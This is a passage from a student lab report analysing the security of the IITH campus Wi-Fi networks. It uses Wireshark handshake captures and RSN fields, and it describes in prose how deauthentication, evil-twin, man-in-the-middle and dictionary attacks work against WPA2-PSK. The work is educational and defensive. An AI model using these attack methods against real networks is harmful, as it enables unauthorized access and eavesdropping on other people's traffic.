
Also, with the password clearly available, the attacker can create an evil twin of the same network in some other channel, deAuth the client from the original AP and force the clients to connect to its evil twin in different channel to successfully launching Man-in-the-middle, Denial of service or impersonation attack. The attacker can create multiple TLS connecting pipes (client to attacker and attacker to server) to compromise the entire encrypted exchange of messages.

The naive way to prevent such an attack into the network is to not broadcast the password of the network in the SSID itself. This limits some of the foreign entities into the network but it is not enough.

A more secure form of mitigating such attacks is to install WPA2-Enterprise with active verification (802.1X authentication) using an authentication server where a different passphrase is dedicated to each individual. This authentication only allows access to individuals with a dedicated username and corresponding passphrase to generate the PMK and eventually a PTK.

10. Entering Wrong Password while connecting to IITH Guest Wi-Fi Network

a. Connecting with Correct Password




The screenshot shows a sequence of 802.1X frames exchanged between an AP (Cisco) and a client (XiaomiCo). The frames are color-coded by source: blue for the AP and orange for the client. A red box highlights the four messages sent by the AP during the authentication process:

- Message 1: Action (SN=526, FN=0, Flags=....)
- Message 2: Action (SN=1900, FN=0, Flags=....)
- Message 3: QoS Null function (No data, SN=1147, FN=0, Flags=....T)
- Message 4: QoS Null function (No data, SN=1147, FN=0, Flags=....T)

Following these messages, the client sends a deauthentication frame (SN=2386, FN=0, Flags=....P) and the AP responds with a probe response (SN=1251, FN=0, Flags=....R, BI=204, SSID=IITH-Guest-PWD-IITH@2022), a probe request (SN=1895, FN=0, Flags=....R, BI=204, SSID=IITH-Guest-PWD-IITH@2022), and an authentication frame (SN=524, FN=0, Flags=....).

b. Connecting with Wrong Password



The screenshot shows a sequence of 802.1X frames exchanged between an AP (Cisco) and a client (XiaomiCo). The frames are color-coded by source: blue for the AP and orange for the client. A red box highlights the two messages sent by the AP during the authentication process:

- Message 1: Action (SN=535, FN=0, Flags=....)
- Message 2: Action (SN=535, FN=0, Flags=....)

Following these messages, the client sends a deauthentication frame (SN=2386, FN=0, Flags=....P) and the AP responds with a probe request (SN=2120, FN=0, Flags=....R, BI=204, SSID=IITH-Guest-PWD-IITH@2022), a probe response (SN=1895, FN=0, Flags=....R, BI=204, SSID=IITH-Guest-PWD-IITH@2022), and an authentication frame (SN=524, FN=0, Flags=....).

c. Difference between them

As we can see from the two screenshots above, in the case of failure of password authentication in IITH-Guest we are only receiving Msg1 and Msg2 whereas in the successful authentication we are receiving all four messages from 1 to 4 which is because Msg1 is sent from AP to client and Msg2 is sent from client to AP which contains the MIC. Incase of failure, this message integrity code is not validated at the AP because of which the AP sends a deauthentication msg to the client and connection fails.

d. Difference of call flows between IITH-Guest and IITH Wi-Fi Network

The IITH Wi-Fi network works on WPA-Enterprise whereas the IITH-Guest Network works on the WPA-PSK. The call flow of the IITH Wi-Fi Network includes:

1. Probe Request and Response
2. (NULL) Authentication Request and Response
3. EAP Request and Response
4. EAP-TLS 4 way handshake (Client and Server Authentication) and EAP Success
5. EAPOL-Key 4-way Handshake (Exchange of PTK)

Whereas, in the WPA2-PSK which is installed in IITH-Guest Network we won't have verification based on an Authentication Server (AS), there will only be MIC verification during Key handshake. So, to the same call flow as above, the IITH-Guest network lacks the 4th (EAP-TLS 4 way handshake (Client and Server Authentication) and EAP Success) call flow. This is verified by looking at the screenshot of the successful handshake of IITH-Guest Network.

11. Analyze RSN IE in beacon and probe responses

a. Beacon Frames

Activities Wireshark ▾ PartA_3.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan ssid == "ES18BTECH11019"

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
73361	414.719494	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1690, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73371	414.821902	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1691, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73372	414.924348	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1692, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73373	415.026705	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1693, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73385	415.129141	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1694, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73393	415.232734	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1695, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73407	415.333966	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1696, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73486	415.436296	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1697, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73531	415.541465	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1698, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73549	415.641109	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1699, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73551	415.743492	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1700, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73552	415.845978	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1701, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73552	415.845978	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1701, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73557	415.948316	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1702, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73566	416.023367	3e:7a:d7:23:2d:28	Broadcast	802.11	284			Probe response, SN=1703, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73576	416.051011	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1704, FN=0, Flags=.....R..., C, BI=100, SSID=ES18BTECH11019
73596	416.153678	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1705, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73632	416.255520	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1706, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73646	416.361302	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1707, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019

Extended Supported Rates: 54 (0x6c)

- > Tag: RSN Information [48]
 - Tag Number: RSN Information (48)
 - Tag length: 20
 - RSN Version: 1
 - > Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 - Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 - Group Cipher Suite type: AES (CCM) (4)
 - Pairwise Cipher Suite Count: 1
 - > Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
 - Auth Key Management (AKM) Suite Count: 1
 - > Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
 - > Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) PSK
 - > RSN Capabilities: 0x000c
 - ... = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
 - ... = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
 - ... = RSN PTKSA Replay Counter capabilities: 16 replay counters per PTKSA/GTKSA/STAKeySA (0x3)
 - ... = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKeySA (0x0)
 - ... = Management Frame Protection Required: False
 - ... = Management Frame Protection Capable: False
 - ... = Joint Multi-band RSN: False
 - ... = PeerKey Enabled: False
 - ... = Extended Key ID for Individually Addressed Frames: Not supported
- > Tag: HT Capabilities (802.11n D1.10)
 - Tag Number: HT Capabilities (802.11n D1.10) (45)
 - Tag length: 26
 - HT Capabilities Info: 0x01ad
 - > A-MPDU Parameters: 0x14

b. Probe Responses

wlan ssid == "ES18BTECH11019"

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
73373	415.026705	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1693, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73385	415.129141	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1694, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73393	415.232734	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1695, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73407	415.333966	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1696, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73486	415.436296	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1697, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73531	415.541465	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1698, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73549	415.641109	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1699, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73551	415.743492	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1700, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73552	415.845978	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1701, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73557	415.948316	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1702, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73566	416.023367	3e:7a:d7:23:2d:28	Broadcast	802.11	284			Probe response, SN=1703, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73576	416.051011	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1704, FN=0, Flags=.....R..., C, BI=100, SSID=ES18BTECH11019
73590	416.153678	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1705, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73632	416.255520	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1706, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
73646	416.361302	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1707, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019

RSN Version: 1

- > Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 - Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 - Group Cipher Suite type: AES (CCM) (4)
- Pairwise Cipher Suite Count: 1
- > Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
 - > Pairwise Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 - Pairwise Cipher Suite type: AES (CCM) (4)
- Auth Key Management (AKM) Suite Count: 1
- > Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
 - > Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11)
 - Auth Key Management (AKM) OUI: 00:0f:ac (Ieee 802.11)
 - Auth Key Management (AKM) type: PSK(2)
- > RSN Capabilities: 0x000c
 - ... = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
 - ... = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
 - ... = RSN PTKSA Replay Counter capabilities: 16 replay counters per PTKSA/GTKSA/STAKeySA (0x3)
 - ... = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STAKeySA (0x0)
 - ... = Management Frame Protection Required: False
 - ... = Management Frame Protection Capable: False
 - ... = Joint Multi-band RSN: False
 - ... = PeerKey Enabled: False
 - ... = Extended Key ID for Individually Addressed Frames: Not supported
- > Tag: HT Capabilities (802.11n D1.10)
 - Tag Number: HT Capabilities (802.11n D1.10) (45)
 - Tag length: 26
 - HT Capabilities Info: 0x01ad
 - > A-MPDU Parameters: 0x13

From the highlighted screenshots above of the RSN IE, information of our own AP, we can clearly see that it uses AES CMC for Group Cipher suite (used to encrypt multicast or broadcast traffic) as well as Pairwise Cipher Suite (used to encrypt the unicast traffic). The authentication Key Management Suite advertises only IEEE 802.11, PSK as this AP uses WPA2-PSk version of authentication (NULL Authentication with MIC matching during key exchange handshake).

The figure also shows an extended list of RSN capabilities like Pre-Authentication capabilities are not supported, No capability and requirement for protection of management frames making it prone to deAuth attacks, number of replay counters for PTK and GTK and more.

12. Security Mechanisms for IITH, IITH-Guest and own AP

The IITH Wi-Fi Network is employed using WPA2-Enterprise with 802.1X authentication (using LDAP) where as the IITH-Guest and own AP is employed using WPA2-Personal with 802.11 authenticated using a passphrase.

Open Availability of passphrase in IITH-Guest makes it vulnerable to easy open access to attackers, eavesdropping, deaAuthentication followed by the Evil twin attack or Denial of Service with Man in the middle attack and more making it clearly not secure in terms of security.

Similarly, we have our own AP with WPA2-Personal but with a secret passphrase. Even with a secret passphrase we clearly demonstrated how it is possible to crack it using deaAuthentication following a dictionary attack. A simple brute-force with a password list was enough to crack the passphrase when the passphrase was not well thought out (not meeting the password standards like use of complete ASCII characters set like lowercase, uppercase, numerals and symbols, password length, uniqueness and so on). Deauthentication attacks are possible in such AP as the management frame protection is not supported as we clearly saw in the above figures.

Although IITH Wi-Fi Network doesn't support the protection of management frames, it allows an active authentication using an Authentication Server for client as well as the server. Access to this network is based on individual verification with a unique passphrase for each individual with a unique username.

So, even if the attacker can deAuth, record and crack password for one individual (which is least likely as the credentials are encrypted using multiple encryption pipes), other communicating individuals wont be vulnerable to this attack.

So, in our opinion IITH Wi-Fi with 802.1X authentication is the most secure one.

Credit Statement:

Parts	Tasks	Akash Tadwai (ES18BTECH11019)	Kamal Shrestha (CS21MTECH16001)
PART A Cracking WPA2-PSK Passphrase	Cracking WPA2-PSK using own AP	Collaborative Work	
	Cracking WPA2-PSK on target victim AP	-	Did Entirely
	Pseudo-Code for <i>aircrack-ng's passphrase cracking algorithm</i>	Did Entirely	-
	Report Writing	Collaborative Work	
PART B Analyzing IITH Wi-Fi Network Security	Capturing IITH Wi-Fi Packets (Success and fail scenarios)	Collaborative Work	
	Capturing IITH-Guest Wi-Fi Packets (Success and fail scenarios)		
	Questions from 1-6	Did Entirely	-
	Questions from 7-12	-	Did Entirely
Report Formatting	Collaborative Work		

References:

1. <https://www.1gn1a.com/understanding-wpa-psk-cracking>
2. [wlan0mon is on channel 2, but the AP uses channel 5](#)
3. [How can I capture the packet headers but not the data?](#)
4. [CWSP -RSN Information Element | mrn-cciew](#)
5. [CWSP- EAP PEAP | mrn-cciew](#)
6. [CWAP – 802.11 Mgmt Frame Types | mrn-cciew](#)
7. [Understand and Cracking WPA/WPA2\(Enterprise\) · Teck_k2](#)
8. [III. EAP Downgrade Attacks – s0lst1c3](#)